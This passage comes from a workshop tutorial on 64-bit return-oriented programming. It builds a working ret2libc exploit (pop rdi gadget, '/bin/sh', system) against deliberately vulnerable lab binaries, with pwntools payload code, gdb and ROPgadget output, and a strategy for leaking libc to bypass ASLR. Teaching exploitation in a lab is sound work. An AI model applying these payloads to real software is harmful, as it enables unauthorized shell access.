- + address "pop RDI; ret" [ROP-gadget] (~~saved EIP~~)
- + address "/bin/sh" [value that gets popped in RDI]

0x0000...



0x7FFF...



Next we put the address of “/bin/sh” , and this will get popped by the first gadget into RDI.
 The pop gadget always needs an argument that comes right after it.
 So they always come together.
 Finally we put the address of system, which is our second and final gadget for now.

64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" (~~saved EBP~~)

+ address "pop RDI; ret" [ROP-gadget] (~~saved EIP~~)

+ address "/bin/sh" [value that gets popped in RDI]

+ address of system


0x0000...



0x7FFF...

Now system gets executed, and system takes its argument from RDI, which we just set.

That will finally give us a shell.



How to actually get the address of system and bin/sh?

We can calculate them like this. We get the absolute address of system when we take the address of the libc-Base and add the offset to system inside the libc.

The string "bin/sh" is present inside the libc, because some functions use it too.

We also get the address of that "/bin/sh" string by taking the address of the libc base and add the offset to the string inside the libc.

Many roads lead to Rome ...

	Libc base	Offset system	Offset "/bin/sh"
Command line	<code>ldd ./binary</code>	<code>readelf -s /path/to/libc grep system</code>	<code>strings -tx /path/to/libc grep /bin/sh</code>
gdb-peda	⇒ <code>run</code> ⇒ <code>vmmmap</code>	⇒ <code>run</code> absolute address (if ASLR is disabled): ⇒ <code>p system</code>	⇒ <code>run</code> absolute address (if ASLR is disabled): ⇒ <code>searchmem /bin/sh</code>
Hopper/IDA		search in labels for system	search in Strs for "/bin/sh"



To determine the address of the libc base and the offsets to system and bin/sh, there are various ways. There are command line tools like ldd, readelf or strings.

Of course you can always open it in a disassembler like Hopper or IDA to get the same information.

We will use the command line tools and vmmmap for now.

I also included this section in the cheat sheet.

I prepared a template to create our payload, to get a bit of a logic structure.
(open create_payload.py in the folder of the first demo)

The first XXX we can already fill out: we already determined with the pattern in peda that we need **40 As** until we reach the saved Instruction pointer.

FILLBUF = 40

We start with the address of libc-base address.

We can either use the output of vmmap or the command line tool ldd.

The first three lines of vmmap show the code section of the program, then the heap section, and after it we see that the start of the libc. We want the libc-base-address, so it is the lowest address of the libc sections.

```
gdb-peda$ vmmap
Start      End      Perm      Name
0x00400000 0x00401000 r-xp      /home/osboxes/ROPWorkshop/rop_exercises,
0x00600000 0x00601000 r--p      /home/osboxes/ROPWorkshop/rop_exercises,
0x00601000 0x00602000 rw-p      /home/osboxes/ROPWorkshop/rop_exercises,
0x00602000 0x00623000 rw-p      [heap]
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7dfd000 0x00007ffff7fe0000 rw-p      mapped
0x00007ffff7fe0000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffff7fff000 0x00007ffff7fff000 rw-p      [stack]
0xfffffffff600000 0xfffffffff601000 r-xp      [vsyscall]
```

Or we use ldd (loaded dynamic dependencies):

> ldd 01_demo_64_bit

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ldd 01_demo_64_bit
linux-vdso.so.1 => (0x00007ffff7ffa000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7a0d000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7dd7000)
```

LIBC_BASE = 0x7ffff7a0d000

The offset to system inside the libc we can get with the command line tool readelf with the option -s on the libc that is loaded. readelf gives infos about elf files (executable and linking format), and the -s options stands for symbols.

The path of the libc we get either from ldd or vmmap. It is important we use the libc that the program uses, so you need to run either ldd or vmmap before you look for this offset.

Because this will get a lot of output, we can search the output with the command "grep" for system.

> readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep "system"

This will give us 3 output lines, but the first system is another system (systemerr), and the second and third line have the same offset.

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep "system"
225: 0000000000138810 70 FUNC GLOBAL DEFAULT 13 svcerr_systemerr@GLIBC_2.2.5
584: 000000000045390 45 FUNC GLOBAL DEFAULT 13 libc_system@@GLIBC_PRIVATE
1351: 000000000045390 45 FUNC WEAK DEFAULT 1 system@@GLIBC_2.2.5
```

OFFSET_SYSTEM = 0x45390

Next we determine the offset to the string “/bin/sh” inside the libc.

For this we can use the strings command that shows all the strings in a binary.

The option -tx will show us the offset to the strings in hex.

The path of the libc we get either from ldd or vmmap. Because this will get a lot of output, we can search the output for the string “/bin/sh” with the grep command.

```
> strings -tx /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
18cd57 /bin/sh
```

OFFSET_BIN_SH = 0x18cd57

The third step in the script is to get the address of the ROP gadget “pop rdi, ret”.

We can use the tool ROPgadget for this. With the option --binary we can specify the binary which is in our case our program 01_demo_64_bit. This produces a lot of output:

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ROPgadget --binary 01_demo_64_bit
Gadgets information
=====
0x0000000000400512 : adc byte ptr [rax], ah ; jmp rax
0x0000000000400511 : adc byte ptr [rax], spl ; jmp rax
0x000000000040050e : adc dword ptr [rbp - 0x41], ebx ; adc byte ptr [rax], spl ; jmp r
0x000000000040067f : add bl, dh ; ret
0x000000000040067d : add byte ptr [rax], al ; add bl, dh ; ret
0x000000000040067b : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; re
0x00000000004005ff : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x000000000040051c : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x000000000040067c : add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x0000000000400600 : add byte ptr [rax], al ; add cl, cl ; ret
0x000000000040044b : add byte ptr [rax], al ; add rsp, 8 ; ret
0x0000000000400601 : add byte ptr [rax], al ; leave ; ret
0x000000000040051e : add byte ptr [rax], al ; pop rbp ; ret
0x000000000040067e : add byte ptr [rax], al ; ret
0x0000000000400588 : add byte ptr [rcx], al ; ret
0x0000000000400602 : add cl, cl ; ret
0x0000000000400584 : add eax, 0x200abe ; add ebx, esi ; ret
0x0000000000400589 : add ebx, esi ; ret
0x000000000040044e : add esp, 8 ; ret
0x000000000040044d : add rsp, 8 ; ret
0x0000000000400587 : and byte ptr [rax], al ; add ebx, esi ; ret
0x0000000000400659 : call qword ptr [r12 + rbx*8]
0x00000000004006e7 : call qword ptr [rax]
0x000000000040065a : call qword ptr [rsp + rbx*8]
0x000000000040053a : call rax
```

So we can grep again for “pop rdi”

```
> ROPgadget --binary 01_demo_64_bit | grep "pop rdi"
0x0000000000400673 : pop rdi ; ret
```

POP_RDI = 0x400673 # 0x0000000000400673 : pop rdi ; ret

We can now determine the absolute address of system by taking the libc base address and add the offset to system within the libc to it:

address_system = LIBC_BASE + OFFSET_SYSTEM

and the same for the absolute address of the string “/bin/sh”:

address_bin_sh = LIBC_BASE + OFFSET_BIN_SH

The final step for this exercise is to assemble the payload and build the ROP chain.
 Can you remember the order the payload needs to be structured?
 First we fill up the buffer until we overwrite the return address with 40 As.
 Before we call system, we need to put the string `"/bin/sh"` in the RDI register.
 For this we can use the "pop RDI gadget, so we overwrite the saved instruction pointer with the address of our first ROP gadget.
 Addresses in the payload need to be written in little endian. Pwntools has a nice function built in that does this for us, `p64()` for pack64 bit.
 The "argument" for the "pop rdi" gadget is the string `"/bin/sh"`, so this needs to go next.
 After we have the "bin/sh" string in the RDI register, we want to call system, so the last piece of our chain is the absolute address of system:

```
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(address_bin_sh)
payload += p64(address_system)
```

We can now save and run the script, it will print us our assembled payload that we can give to our program.

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ./create-payload.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/osboxes/.pwntools-cache/update to 'never'.
[*] You have the latest version of Pwntools (3.12.2)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs\x06@\x00\x00\x00\x00W\x9d\xb9\x00\x90#\xa5\x00
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ./create-payload.py | ./01_demo_64_bit
Give me the Code:
Segmentation fault (core dumped)
```

However, we don't get a shell, we get a segmentation fault. Have we done anything wrong?
 Lets look at it in gdb. For this it is the easiest to save the payload to a file:

```
> ./create-payload.py > payload.bin
```

To examine what went wrong with the exploit, **always set a breakpoint at return!!**
 Because this is the point where you see the payload like it should be on the stack.
 If you see that the payload is wrong already, you might have missed something that destroys your payload that you need to take into account.
 If it is like you wanted it to be, you can now debug it step by step to see what is wrong.

To set a breakpoint at the return, you can first disassemble the function with the command "disas" like following:

```

gdb-peda$ disas main
Dump of assembler code for function main:
0x000000004005b6 <+0>:      push    rbp
0x000000004005b7 <+1>:      mov     rbp, rsp
0x000000004005ba <+4>:      sub     rsp, 0x20
0x000000004005be <+8>:      mov     DWORD PTR [rbp-0x4], 0x0
0x000000004005c5 <+15>:     mov     edi, 0x400694
0x000000004005ca <+20>:     call   0x400470 <puts@plt>
0x000000004005cf <+25>:     lea     rax, [rbp-0x20]
0x000000004005d3 <+29>:     mov     edx, 0x40
0x000000004005d8 <+34>:     mov     rsi, rax
0x000000004005db <+37>:     mov     edi, 0x0
0x000000004005e0 <+42>:     call   0x400490 <read@plt>
0x000000004005e5 <+47>:     mov     DWORD PTR [rbp-0x4], eax
0x000000004005e8 <+50>:     lea     rax, [rbp-0x20]
0x000000004005ec <+54>:     mov     rsi, rax
0x000000004005ef <+57>:     mov     edi, 0x4006a7
0x000000004005f4 <+62>:     mov     eax, 0x0
0x000000004005f9 <+67>:     call   0x400480 <printf@plt>
0x000000004005fe <+72>:     mov     eax, 0x0
0x00000000400603 <+77>:     leave
0x00000000400604 <+78>:     ret
End of assembler dump.
gdb-peda$ break *main+78
Breakpoint 1 at 0x400604

```

You can run the program and give it the payload like this:

```
gdb-peda$ run < payload.bin
```

Now we hit the breakpoint at the return:

```

[-----code-----]
0x4005f9 <main+67>: call    0x400480 <printf@plt>
0x4005fe <main+72>: mov     eax, 0x0
0x400603 <main+77>: leave
=> 0x400604 <main+78>: ret
0x400605:      nop     WORD PTR cs:[rax+rax*1+0x0]
0x40060f:      nop
0x400610 <__libc_csu_init>: push    r15
0x400612 <__libc_csu_init+2>: push    r14
[-----stack-----]
0000| 0x7fffffffdd88 --> 0x400673 (<__libc_csu_init+99>:      pop     rdi)
0008| 0x7fffffffdd90 --> 0x7ffff7b99d57 --> 0x68732f6e69622f ('/bin/sh')
0016| 0x7fffffffdd98 --> 0x7ffff7a52390 (<__libc_system>:      test    rdi, rdi)
0024| 0x7fffffffdda0 --> 0x100000000
0032| 0x7fffffffdda8 --> 0x4005b6 (<main>:      push    rbp)
0040| 0x7fffffffddb0 --> 0x0
0048| 0x7fffffffddb8 --> 0xcc71f5cae76da95c
0056| 0x7fffffffddc0 --> 0x4004c0 (<_start>:      xor     ebp, ebp)
[-----]
Legend: code, data, rodata, value

Breakpoint_1, 0x00000000400604 in main ()

```

We see that we are at the return statement now, and at the top of the stack we see our rop chain as we wanted it to be: the “pop rdi” gadget, the address of the string “/bin/sh”, and the address of system. This looks good. We can now step one instruction further with ni. When we step further now, we see the address of the string “/bin/sh” in RDI and system will get executed (the arrow points to the first instruction of system).

```

RDI: 0x7ffff7b99d57 --> 0x68732f6e69622f ('/bin/sh')
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7fffffffdda0 --> 0x100000000
RIP: 0x7ffff7a52390 (<__libc_system>: test    rdi, rdi)
R8 : 0x0
R9 : 0x2a ('*')
R10: 0x1d
R11: 0x7fffffffdd60 ('A' <repeats 28 times>, "@")
R12: 0x4004c0 (<_start>: xor     ebp, ebp)
R13: 0x7fffffffde0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x7ffff7a52389 <cancel_handler+217>: pop     rbx
0x7ffff7a5238a <cancel_handler+218>: ret
0x7ffff7a5238b:      nop     DWORD PTR [rax+rax*1+0x0]
=> 0x7ffff7a52390 <__libc_system>: test    rdi, rdi

```

Our payload works. We can continue now, otherwise we only step through the system function, which is a very long function. We can continue with the command **c**:

```
gdb-peda$ c
Continuing.
[New process 4210]
process 4210 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[New process 4211]
Error in re-setting breakpoint 1: No symbol "main" in current context.
process 4211 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Inferior 3 (process 4211) exited normally]
Warning: not running
```

We see that `/bin/dash` gets executed. (`/bin/sh` is just a symlink to the current shell, for ubuntu `dash` is the default shell).

The first execution, process 4210 is because we call `system`, and `system` internally executes `/bin/dash` too.

So the `/bin/dash` at process 4210 is from `system`, not our `"/bin/sh"`.

But we also see that in process 4211 `/bin/dash` gets executed, but exits immediately.

`/bin/dash` does not receive anything from `stdin` and so it exits.

So we get a shell, but because the shell does not receive anything from `stdin`, it closes immediately.

There is a neat trick with the `cat` command to avoid this problem. `Cat` with a dash can hold `stdin` open!

You can try this:

> cat payload.bin -

You should be able to still type.

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ cat payload.bin -
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHelloworld
ello
```

We can use this for our exploit, so that the shell does not close immediately:

> cat payload.bin - | ./01_demo_64_bit

And congratulations, we get a shell!

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ cat payload.bin - | ./01_demo_64_bit
Give me the Code:
whoami
osboxes

```

This was the first part of the workshop!

Now, this was pretty nice. Can you do the second exercise on your own?
I give you 20-25 minutes and you hopefully give me a shell ;)

!Attention: To avoid that copying of the offsets is possible, I linked against a different libc.
To run the program, you need to specify the libc that is used and the linker.
Change to the directory of the second exercise (/02_demo/).

You can use the following command to run the program (every "/" is necessary here):


```
LD_PRELOAD=./libc.so.6 ./ld-linux-x86-64.so.2 ./02_demo_64_bit
```

For the address of the **libc base** you have to use `gdb->vmmap` this time!
Ldd does not work here.

To run the program in gdb, run following commands:

```
> gdb ./ld-linux-x86-64.so.2
```

```
gdb-peda$ --library-path ./ ./02_demo_64_bit
```



Now, the third exercise of the workshop will be with ASLR enabled.


ASLR stands for Address Space Layout Randomization and it is a System wide security mechanism.

ASLR is turned on per Default on nearly every modern system nowadays.

As we know in our running program we have different sections like the text section, which contains the code, the heap, shared libraries like the libc and the stack.


With ASLR the base addresses of all those sections are randomized, like this.

All sections start at random addresses now.



All sections start at random addresses now.


With each execution of the program addresses change unpredictable for an attacker .



This will break the exploit of our last two exercises, because we couldn't figure out the base address of the libc.

What you can also see here is that in this example the text section of our program also got randomized.

When this is done, this is called „position independent executable“




If this is enabled, even the addresses of all ROP gadgets change, and this makes exploitation really hard.

However, PIE is not always enabled for a program, and we can check this with gdb peda for example.

64 Bit – ASLR enabled

- **PIE (Position Independent Executable) DISABLED**



7

If PIE is disabled, the text section always starts at the same address.

To show that this configuration is still relevant, you can try this on some of the standard utilities of ubuntu16.04, like for example the ping command:

```
osboxes@osboxes:~$ gdb /bin/ping
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
This is free software: you are free to change it
and redistribute it under certain conditions.
There is NO WARRANTY, to the extent permitted by law.
Type "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation
at: <http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands.
Reading symbols from /bin/ping...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : ENABLED
FORTIFY     : ENABLED
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Lets look at the third exercise.

The source code is nearly exactly the same, we just read a few bytes more to build a larger ROP chain.

To start with the third exercise, we need to **enable ASLR** again.

```
> echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

The effects of ASLR can be seen for example with the output of ldd:

```
osboxes@osboxes: ~/ROPWorkshop/rop_exercises/03_demo$ ldd 03_demo_ASLR
linux-vdso.so.1 => (0x00007ffffbf6c5000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f203dfef000)
/lib64/ld-linux-x86-64.so.2 (0x00007f203e3b9000)
```

The base address of the libc changes with every execution of the command.

Yet the last 3 nibbles are always zero!

That is because base addresses of sections are always page aligned.

(If you think you have found the libc base address but it doesn't with 3 zeros, you made a mistake).

Before we start one important note: gdb always simulates that ASLR is disabled!

If your exploit works in gdb, and does not work outside of it, and ASLR is enabled on the system, that is probably the reason why.

If you want to enable ASLR in gdb, peda provides a command for it: „aslr on“

```
> gdb 03_demo_ASLR
```

```
gdb-peda$ aslr on
```

```
gdb-peda$ checksec
```

```
CANARY : disabled
```

```
FORTIFY : disabled
```

```
NX : ENABLED
```

```
PIE : disabled
```

```
RELRO : Partial
```

We see that PIE is disabled. This means that the code sections of the program, the three sections that are highlighted in black, stay at the same address with every execution of the program.

All other base addresses of the sections are randomized due to ASLR.

```
gdb-peda$ vmmmap
Start      End      Perm      Name
0x00400000 0x00401000 r-xp      /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
0x00600000 0x00601000 r--p      /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
0x00601000 0x00602000 rw-p      /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
0x01c3b000 0x01c5c000 rw-p      [heap]
0x00007f4b129a9000 0x00007f4b12b69000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12b69000 0x00007f4b12d69000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12d69000 0x00007f4b12d6d000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12d6d000 0x00007f4b12d6f000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12d6f000 0x00007f4b12d73000 rw-p      mapped
0x00007f4b12d73000 0x00007f4b12d99000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f4b12f7e000 0x00007f4b12f81000 rw-p      mapped
0x00007f4b12f98000 0x00007f4b12f99000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f4b12f99000 0x00007f4b12f9a000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f4b12f9a000 0x00007f4b12f9b000 rw-p      mapped
0x00007f4b12f9b000 0x00007f4b12f9c000 rw-p      [stack]
0x00007f4b12f9c000 0x00007f4b12f9d000 r--p      [vvar]
0x00007f4b12f9d000 0x00007f4b12f9e000 r-xp      [vdso]
0x00007f4b12f9e000 0x00007f4b12f9f000 r-xp      [vsyscall]
```

What are the difficulties now? What prevents our last exploit to work in this environment?

- We can overwrite RIP but we don't know where we want to jump (we don't know where the libc base is located)
- We want to do the exact same thing but somehow we need to get the libc base address first
- We know that PIE is disabled, so the addresses inside our binary don't change
- That means we can still use any gadgets in our program → very good!
- We will see with the gadgets we are able to leak the address of the libc, and that makes ASLR with PIE disabled kinda broken.
- What we basically want is to build a ROP-chain to leak the address of libc. Maybe we find a smart way to do this, by looking at what we've got.

```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char data[20];
    int n = 0;
    printf("Give me the Code: \n");
    n = read(STDIN_FILENO, data, 0x50);
    // data[n] = 0;
    printf("You gave me: %s", data);
    return 0;
}
```

We have functions in our program, that are defined in the libc, like printf or read. So the program has to know where to find them.

- Lets assume we also know how to call them
(We will see that in a second but let's discuss the overall strategy first)

64 Bit – ASLR enabled - Strategy

1. Call printf/puts with our ROP-chain, and leak with this an address of the libc => calculate libc base address
2. Find a gadget in the binary to trigger the Buffer Overflow again
3. Perform the known exploit with the new calculated addresses of system and /bin/sh



The second step is a pretty neat trick we can do: Maybe we find a code snippet that enables us to trigger the Buffer Overflow again during the same execution.

So we can exploit the same Buffer Overflow a second time. This will become clearer in just a second. The third step is to Perform the known exploit with the new calculated addresses of system and /bin/sh.

Let's look how we would do the second step: triggering the buffer Overflow again.

```
jdb-peda$ disas main
Dump of assembler code for function main:
0x000000004005b6 <+0>:  push    rbp
0x000000004005b7 <+1>:  mov     rbp, rsp
0x000000004005ba <+4>:  sub     rsp, 0x20
0x000000004005be <+8>:  mov     DWORD PTR [rbp-0x4], 0x0
0x000000004005c5 <+15>: mov     edi, 0x400694
0x000000004005ca <+20>: call    0x400470 <puts@plt>
0x000000004005cf <+25>: lea     rax, [rbp-0x20]
0x000000004005d3 <+29>: mov     edx, 0x50
0x000000004005d8 <+34>: mov     rsi, rax
0x000000004005db <+37>: mov     edi, 0x0
0x000000004005e0 <+42>: call    0x400490 <read@plt>
0x000000004005e5 <+47>: mov     DWORD PTR [rbp-0x4], eax
0x000000004005e8 <+50>: lea     rax, [rbp-0x20]
0x000000004005ec <+54>: mov     rsi, rax
0x000000004005ef <+57>: mov     edi, 0x4006a7
0x000000004005f4 <+62>: mov     eax, 0x0
0x000000004005f9 <+67>: call    0x400480 <printf@plt>
0x000000004005fe <+72>: mov     eax, 0x0
0x00000000400603 <+77>: leave
0x00000000400604 <+78>: ret
End of assembler dump.
```

So the Buffer Overflow happens during the read function, so we could use the addresses before that to get the Buffer Overflow a second time.

But we have to be careful which one to choose, because the base pointer (RBP) still needs to be valid at that time.

The easiest way to get a Buffer overflow again is to jump to the point where everything is set up, usually the beginning of a function, here it is the beginning of the main function.

Lets try that out.

We write 40 As to fill up the buffer and then the address of the beginning of the main function (in little endian) to see if we can trigger the buffer overflow again.

```
gdb-peda$ p main
$1 = {<text variable, no debug info>} 0x4005b6 <main>
gdb-peda$ quit
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ python -c 'print "A"*40+"\xb6\x05\x40\x00\x00\x00\x00\x00"' > payload.bin
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ cat payload.bin -l | ./03_demo_ASLR
Give me the Code:
You gave me: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1Give me the Code:
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
^C
Segmentation fault (core dumped)
```

We succeeded, we could jump back and get the Buffer overflow again.

So step 2 and step 3 should be clear now: I just showed the looping to main to get another Buffer Overflow, and Step 3, calculating the new addresses of system and “/bin/sh” when we have the new libc base address is doable too.

So the only part left is the leak and we can explore this now in detail. For this, we will have a look at the Global Offset Table and Procedure Linkage Table.

GOT and PLT

GOT: Global Offset Table

PLT: Procedure Linkage Table

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

GOT is the **G**lobal **O**ffset **T**able

PLT stands for **P**rocedure **L**inkage **T**able

